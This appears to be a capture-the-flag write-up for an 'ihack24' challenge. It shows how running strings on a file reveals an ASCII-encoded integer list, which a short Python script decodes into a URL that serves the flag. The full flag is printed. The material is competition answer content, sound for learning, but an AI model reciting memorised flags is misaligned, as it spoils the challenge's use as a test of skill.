
Observation

Ps : I saw someone solve it after the challenge come out like 1-2mins, so I guess is using strings technique ahahhah

Drag into kali and strings it



I saw these two codes look duplicated, so try to take a look.




It is sequence of integers appears to be ASCII values. Then I write a script to join them together.

Scripting

```
1. ascii_values = [104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52,
53, 47, 115, 51, 99, 114, 51, 116, 53, 46, 116, 120, 116]
2. decoded_string = ''.join([chr(value) for value in ascii_values])
3. print(decoded_string)
4.
```

```
C: > Users > Asus > Desktop > normaldecode.py > ...
1  ascii_values = [104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 5
2
3  decoded_string = ''.join([chr(value) for value in ascii_values])
4  print(decoded_string)

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS  COMMENTS

PS C:\Users\Asus> python -u "c:\Users\Asus\Desktop\normaldecode.py"
http://159.223.43.45/s3cr3t5.txt
```

It shows a URL. After visiting it, get the flag.



ihack24{obFusCat!on_Alw4ys_w0rK}

FLAG: ihack24{obFusCat!on_Alw4ys_w0rK}